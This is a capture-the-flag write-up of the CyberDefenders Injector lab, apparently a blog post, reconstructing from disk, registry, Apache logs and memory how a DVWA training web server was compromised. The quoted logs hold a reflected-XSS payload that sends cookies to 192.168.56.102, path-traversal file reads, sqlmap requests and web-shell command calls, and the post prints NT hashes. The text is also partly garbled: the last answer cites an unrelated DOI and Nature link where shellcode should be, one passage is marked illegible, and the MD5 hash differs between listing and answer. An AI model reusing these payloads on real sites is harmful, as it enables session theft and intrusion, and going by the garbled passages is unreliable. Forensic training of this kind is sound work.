

## CyberDefenders: Injector Lab


The following writeup is for [Injector Lab](#) on CyberDefenders, it involves investigating a disk image and memory dump using a series of tools such as FTK Imager, Volatility, Registry Explorer, and more. It covers a diverse range of skills including disk forensics, memory forensics, and even log analysis. I highly recommend it.

**Scenario:** A company's web server has been breached through their website. Our team arrived just in time to take a forensic image of the running system and its memory for further analysis.

As a soc analyst, you are tasked with mounting the image to determine how the system was compromised and the actions/commands the attacker executed.

### What is the computer's name?

In order to find the computer's name, we can load the disk image into FTK Imager and extract the registry hives from windows\system32\config like as follows (you only need the SYSTEM hive for this specific question):



Name	Size	Type	Date Modified
DEFAULT.SAV	20	Regular File	19/01/2008 8:59:26 AM
SAM	256	Regular File	12/09/2015 6:19:19 PM
SAM.LOG1	256	Regular File	12/09/2015 6:19:19 PM
SAM.LOG2	0	Regular File	19/01/2008 8:44:29 AM
SECURITY	256	Regular File	12/09/2015 6:20:03 PM
SECURITY.LOG1	256	Regular File	12/09/2015 6:20:03 PM
SECURITY.LOG2	0	Regular File	19/01/2008 8:44:29 AM
SECURITY.SAV	8	Regular File	19/01/2008 8:59:26 AM
SOFTWARE	12,544	Regular File	12/09/2015 6:24:27 PM
SOFTWARE.LOG	1	Regular File	19/01/2008 1:12:17 PM
SOFTWARE.LOG1	256	Regular File	12/09/2015 6:24:27 PM
SOFTWARE		Regular File	19/01/2008 8:44:29 AM
SOFTWARE		Regular File	19/01/2008 8:59:28 AM
SYSTEM		Regular File	12/09/2015 6:24:08 PM
SYSTEM.F		File Slack	
SYSTEM.LOG	1	Regular File	19/01/2008 1:12:17 PM
SYSTEM.LOG1	256	Regular File	12/09/2015 6:24:08 PM

Once you have done so, we can open up the SYSTEM hive using Registry Explorer, and navigate to SYSTEM\CurrentControlSet\Control\ComputerName\ActiveComputerName:

ComputerName	RegSz	WIN-L0ZZQ76PMUF	00
Type viewer	Slack viewer	Binary viewer	
Value name	ComputerName		
Value type	RegSz		
Value	WIN-L0ZZQ76PMUF		

Answer: WIN-L0ZZQ76PMUF

## What is the Timezone of the compromised machine? Format: UTC+0 (no-space)

Timezone information is located at

SYSTEM\CurrentControlSet\Control\ComputerName\TimeZoneInformation:

Value Name	Value Data	Value Data Raw
Bias	480	480
StandardName	@tzres.dll,-212	@tzres.dll,-212
StandardBias	0	0
StandardStart	Month 11, week of month 1, day of week 0, Hours:Minutes:Seconds:Milliseconds 2:0:0:0	00-00-08-00-01-00-02-00-00-00-00-00-00-00-00-00-00
DaylightName	@tzres.dll,-211	@tzres.dll,-211
DaylightBias	-60	4294967236
DaylightStart	Month 3, week of month 2, day of week 0, Hours:Minutes:Seconds:Milliseconds 2:0:0:0	00-00-03-00-02-00-02-00-00-00-00-00-00-00-00-00
TimeZoneKeyName	Pacific Standard Time	Pacific Standard Time
ActiveTimeBias	420	420

Based on this information, we can determine that the timezone is UTC-7.

Answer: UTC-7

## What was the first vulnerability the attacker was able to exploit?

If you inspect the file system further using FTK Imager, we can see that xampp is installed, so let's go check out the access.logs for the apache service and see if we can find anything interesting (Windows\xampp\apache\logs\access.log).

```

^ cut -d ' ' -f1,4-5,6,7,9,12- access.log | head -n 20
::1 [23/Aug/2015:14:46:24 -0700] "GET / 302 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:46:24 -0700] "GET /dashboard/ 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:46:24 -0700] "GET /dashboard/stylesheets/normalize.css 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:46:24 -0700] "GET /dashboard/javascripts/modernizr.js 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:46:24 -0700] "GET /dashboard/stylesheets/all.css 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:46:25 -0700] "GET /dashboard/images/xampp-logo.svg 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:46:25 -0700] "GET /dashboard/images/bitnami-xampp.png 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:46:25 -0700] "GET /dashboard/images/fastly-logo.png 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:46:25 -0700] "GET /dashboard/images/social-icons.png 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:46:37 -0700] "GET /dashboard/javascripts/all.js 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:46:37 -0700] "GET /favicon.ico 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:52:43 -0700] "GET /dvwa 301 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:52:43 -0700] "GET /dvwa/ 302 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:52:43 -0700] "GET /dvwa/login.php 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:52:43 -0700] "GET /dvwa/dvwa/images/logo.png 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:52:45 -0700] "GET /dvwa/setup.php 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:52:45 -0700] "GET /dvwa/dvwa/css/main.css 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:52:45 -0700] "GET /dvwa/dvwa/js/dvwaPage.js 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:52:45 -0700] "GET /dvwa/dvwa/images/spanner.png 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [23/Aug/2015:14:58:18 -0700] "POST /dvwa/setup.php 302 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"

```

We can see that dvwa (damn vulnerable web application) was running on the web server. If we use grep to filter for vulnerabilities (the directory where you can find vulnerability to exploit for practice), we can see that the first vulnerability exploited was xss\_r aka XSS:

```
\> cut -d ' ' -f1,4-5,6,7,9,12 access.log | grep "vulnerabilities" | head -n 5
::1 [01/Sep/2015:23:00:22 -0700] "GET /dvwa/vulnerabilities/upload/ 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [01/Sep/2015:23:03:19 -0700] "GET /dvwa/vulnerabilities/xss_r/ 200 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [01/Sep/2015:23:04:40 -0700] "GET /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Edocument.location%3D%22http%3A%2F%2F192.168.56.102%2F%3F%22%2Bdocument.cookie%3B%3C%2Fsc
CC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [01/Sep/2015:23:04:59 -0700] "GET /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Edocument.location%3D%22http%3A%2F%2F192.168.56.102%2F%3F%22%2Bdocument.cookie%3B%3C%2Fsc
CC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
::1 [01/Sep/2015:23:05:02 -0700] "GET /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Edocument.location%3D%22http%3A%2F%2F192.168.56.102%2F%3F%22%2Bdocument.cookie%3B%3C%2Fsc
CC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
```

Answer: XSS

## What is the OS build number?


The OS build number can be found in SOFTWARE\Microsoft\Windows NT\CurrentVersion:

▶	CurrentBuildNumber	RegSz	6001
	CurrentBuild	RegSz	6001

Answer: 6001

## How many users are on the compromised machine?

To find the number of users on the compromised machine, we can provide the SAM registry hive to the RegRipper tool like as follows:



```
Username : Administrator [500]
```

```
Username : Guest [501]
```

```
Username      : user1 [1005]
```


```
Username      : hacker [1006]
```

As you can see, there are 4 users.

Answer: 4

### What is the webserver package installed on the machine?

We determined earlier that the webserver package was xampp:



Answer: xampp

### What is the name of the vulnerable web app installed on the webserver?

We also determine earlier that the webserver was running DVWA, which is an intentionally vulnerable web application used for training purposes.

Answer: dvwa

### What is the user agent used in the HTTP requests sent by the SQL injection attack tool?

If we go back to analysing the apache access.log file, we can use the following command to search for “sql” and “dvwa”:

```
λ cut -d' ' -f1,4-5,6,7,9,12- access.log | grep "sql" | grep "dvwa" | more
```

```
"GET /dvwa/vulnerabilities/sql/?id=2%27IcSE%3C%27%22%3ExroD&Submit=Submit 302 "sqlmap/1.0-dev-nongit-20150902 (http://sqlmap.org)"
```

If you look through the output, you can see that sqlmap is being used to perform SQL injection. Alternatively, you can filter the logs doing something like as follows:

```
λ cut -d' ' -f 12-25 access.log | sort | uniq -c
  22 "Mozilla/4.0 (compatible; MSIE 6.0;)"
 124 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
  510 "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)"
   26 "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/44.0.2403.157 Safari/537.36"
    9 "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko"
   28 "Mozilla/5.0 (X11; Linux i686; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0"
   15 "Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.8.0"
  215 "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
    2 "Python-urllib/2.7"
 3621 "sqlmap/1.0-dev-nongit-20150902 (http://sqlmap.org)"
  3144 "Wget/1.16 (linux-gnu)"
```

Answer: sqlmap/1.0-dev-nongit-20150902

**The attacker read multiple files through LFI vulnerability. One of them is related to network configuration. What is the filename?**

Local File Inclusion (LFI) is a vulnerability that enables threat actors to access files located on the web server. To help hunt for LFI, we can filter for “../..../” which indicates a change in directory (3 levels down):

```
λ cut -d ' ' -f1,4-5,6,7,9,12- access.log | grep "../..../"
192.168.56.102 [02/Sep/2015:02:31:16 -0700] "GET /dvwa/vulnerabilities/fi/?page=../..../windows/system32/drivers/etc/hosts 200"
192.168.56.102 [02/Sep/2015:02:33:23 -0700] "GET /dvwa/vulnerabilities/fi/?page=../..../users/administrator/data.txt 200"
192.168.56.102 [02/Sep/2015:02:34:52 -0700] "GET /dvwa/vulnerabilities/fi/?page=../..../xampp/phpmyadmin/config.inc 200"
192.168.56.102 [02/Sep/2015:02:35:36 -0700] "GET /dvwa/vulnerabilities/fi/?page=../..../xampp/phpMyAdmin/config.inc 200"
192.168.56.102 [02/Sep/2015:02:35:49 -0700] "GET /dvwa/vulnerabilities/fi/?page=../..../xampp/phpMyAdmin/config.inc 200"
```

As you can see, the attacker was able to traverse to the etc directory to read the hosts file.

Answer: hosts

**The attacker tried to update some firewall rules using netsh command. Provide the value of the type parameter in the executed command?**

In order to determine the command issued by the attacker to update some firewall rules, we need to start analysing the given memory dump using volatility. To achieve this, we can use the windows.cmdline plugin and pipe the output to Out-GridView for visibility:

```
python .\vol.py -f .\memdump.mem windows.cmdline | Out-GridView
```

Unfortunately, this didn't yield anything. If you use the cmdscan plugin, you will be able to determine that the type parameter is remotedesktop.

Answer: remotedesktop

**How many users were added by the attacker?**

If you take a look at the regripper output when supplying the SAM hive as input, we can see that both user1 and hacker were created around the same time:

```

Username      : Guest [501]
SID           : S-1-5-21-3848053756-3249532031-1848221756-501
Full Name     :
User Comment  : Built-in account for guest access to the computer/domain
Account Type  : Default Guest Acct
Account Created : Mon Aug 24 06:54:25 2015 Z
Name         :
Last Login Date : Never
Pwd Reset Date : Never
Pwd Fail Date  : Never
Login Count   : 0
--> Password does not expire
--> Account Disabled
--> Password not required
--> Normal user account

Username      : user1 [1005]
SID           : S-1-5-21-3848053756-3249532031-1848221756-1005
Full Name     :
User Comment  :
Account Type  : Custom Limited Acct
Account Created : Wed Sep 2 09:05:06 2015 Z
Name         :
Last Login Date : Never
Pwd Reset Date : Wed Sep 2 09:05:06 2015 Z
Pwd Fail Date  : Never
Login Count   : 0
--> Normal user account

Username      : hacker [1006]
SID           : S-1-5-21-3848053756-3249532031-1848221756-1006
Full Name     :
User Comment  :
Account Type  : Custom Limited Acct
Account Created : Wed Sep 2 09:05:25 2015 Z
Name         :
Last Login Date : Never
Pwd Reset Date : Wed Sep 2 09:05:25 2015 Z
Pwd Fail Date  : Never
Login Count   : 0
--> Normal user account

```

If you compare this with the other two user accounts, you can assume that the attacker created 2 users.

Answer: 2

### When did the attacker create the first user?

As you can see in the image from the previous question, the first user (user1) was created at 2015-09-02 09:05:06 UTC.

```

Username      : user1 [1005]
SID           : S-1-5-21-3848053756-3249532031-1848221756-1005
Full Name     :
User Comment  :
Account Type  : Custom Limited Acct
Account Created : Wed Sep 2 09:05:06 2015 Z
Name         :
Last Login Date : Never
Pwd Reset Date : Wed Sep 2 09:05:06 2015 Z
Pwd Fail Date  : Never
Login Count   : 0
--> Normal user account

```

Answer: 2015-09-02 09:05:06 UTC

### What is the NThash of the user's password set by the attacker?

To dump the NThash of the user1 password, we can simply use the windows.hashdump plugin like as follows:

```
python .\vol.py -f .\memdump.mem windows.hashdump
```

User	rid	lmhash	nthash
Administrator	500	aad3b435b51404eeaad3b435b51404ee	63d6a39b8467b94ae92ab1931d4079dd
Guest	501	aad3b435b51404eeaad3b435b51404ee	31d6cfe0d16ae931b73c59d7e0c089c0
user1	1005	aad3b435b51404eeaad3b435b51404ee	817875ce4794a9262159186413772644
hacker	1006	aad3b435b51404eeaad3b435b51404ee	817875ce4794a9262159186413772644

Answer: 817875ce4794a9262159186413772644

### What is The MITRE ID corresponding to the technique used to keep persistence?

The MITRE ATT&CK technique used for persistence in this case is Create Account: Local Account, which has an ID of T1136.001.

Answer: T1136.001

### The attacker uploaded a simple command shell through file upload vulnerability. Provide the name of the URL parameter used to execute commands?


If you filter for “shell” within the access.log file we have been analysing previously, you can determine that the URL parameter used to execute commands is cmd:

```
λ cat access.log | grep "shell" --color
192.168.56.102 - - [03/Sep/2015:00:15:58 -0700] "GET /dvwa/hackable/uploads/phpshell.php HTTP/1.1" 200 27
192.168.56.102 - - [03/Sep/2015:00:16:03 -0700] "GET /dvwa/hackable/uploads/phpshell.php?dir HTTP/1.1" 200 27
192.168.56.102 - - [03/Sep/2015:00:16:13 -0700] "GET /dvwa/hackable/uploads/phpshell.php?cmd=dir HTTP/1.1" 200 27
192.168.56.102 - - [03/Sep/2015:00:17:49 -0700] "GET /dvwa/hackable/uploads/phpshell.php?cmd=dir%20C:\\ HTTP/1.1" 200 27
192.168.56.102 - - [03/Sep/2015:00:17:58 -0700] "GET /dvwa/hackable/uploads/phpshell.php?cmd=mkdir%20abc HTTP/1.1" 200 27
192.168.56.102 - - [03/Sep/2015:00:18:02 -0700] "GET /dvwa/hackable/uploads/phpshell.php?cmd=dir HTTP/1.1" 200 27
192.168.56.102 - - [03/Sep/2015:00:18:58 -0700] "GET /dvwa/hackable/uploads/phpshell.php HTTP/1.1" 200 27
192.168.56.102 - - [03/Sep/2015:00:31:54 -0700] "GET /dvwa/hackable/uploads/phpshell2.php HTTP/1.1" 200 27
```

Answer: cmd

### One of the uploaded files by the attacker has an md5 that starts with "559411". Provide the full hash.

If you navigate to root\Windows\xampp\DVWA, you will see a zip file named webshell.zip:



Within this zip file, you can right click the webshell.pfp file to export the hash, which contains the MD5 hash of the file:

```
MD5,SHA1,FileNames
"5594112b531660654429f863932218b", "2256ccfeaaa8f27f0e06e01071ec4d6abc32df81", "s4a-challenge4\Partition 1 [25598MB]\NONAME
[NTFS]\[root]\xampp\htdocs\DVWA\websells.zip\websell.php"
```

Answer: 5594112b531660654429f8639322218b

The attacker used Command Injection to add user "hacker" to the "Remote Desktop Users" Group. Provide the IP address that was part of the executed command?

If you dump the cmd.exe process using volatility, you can then run the strings command against said dump and search for “hacker”:

```
λ strings pid.612.dmp | grep "hacker" -C 5
```

Answer: 192.168.56.102

The attacker dropped a shellcode through SQLi vulnerability. The shellcode was checking for a specific version of PHP. Provide the PHP version number?

If you read the access.log file and grep for “sql” you can see the following shellcode has been uploaded:

DOI: 10.1002/anie.201911111 <https://doi.org/10.1002/anie.201911111> | <https://www.nature.com/articles/s41426-019-0065-5>

If you copy the shellcode, we can then use a tool like cyberchef to decode the hex:

[illegible]

Answer: 4.1.0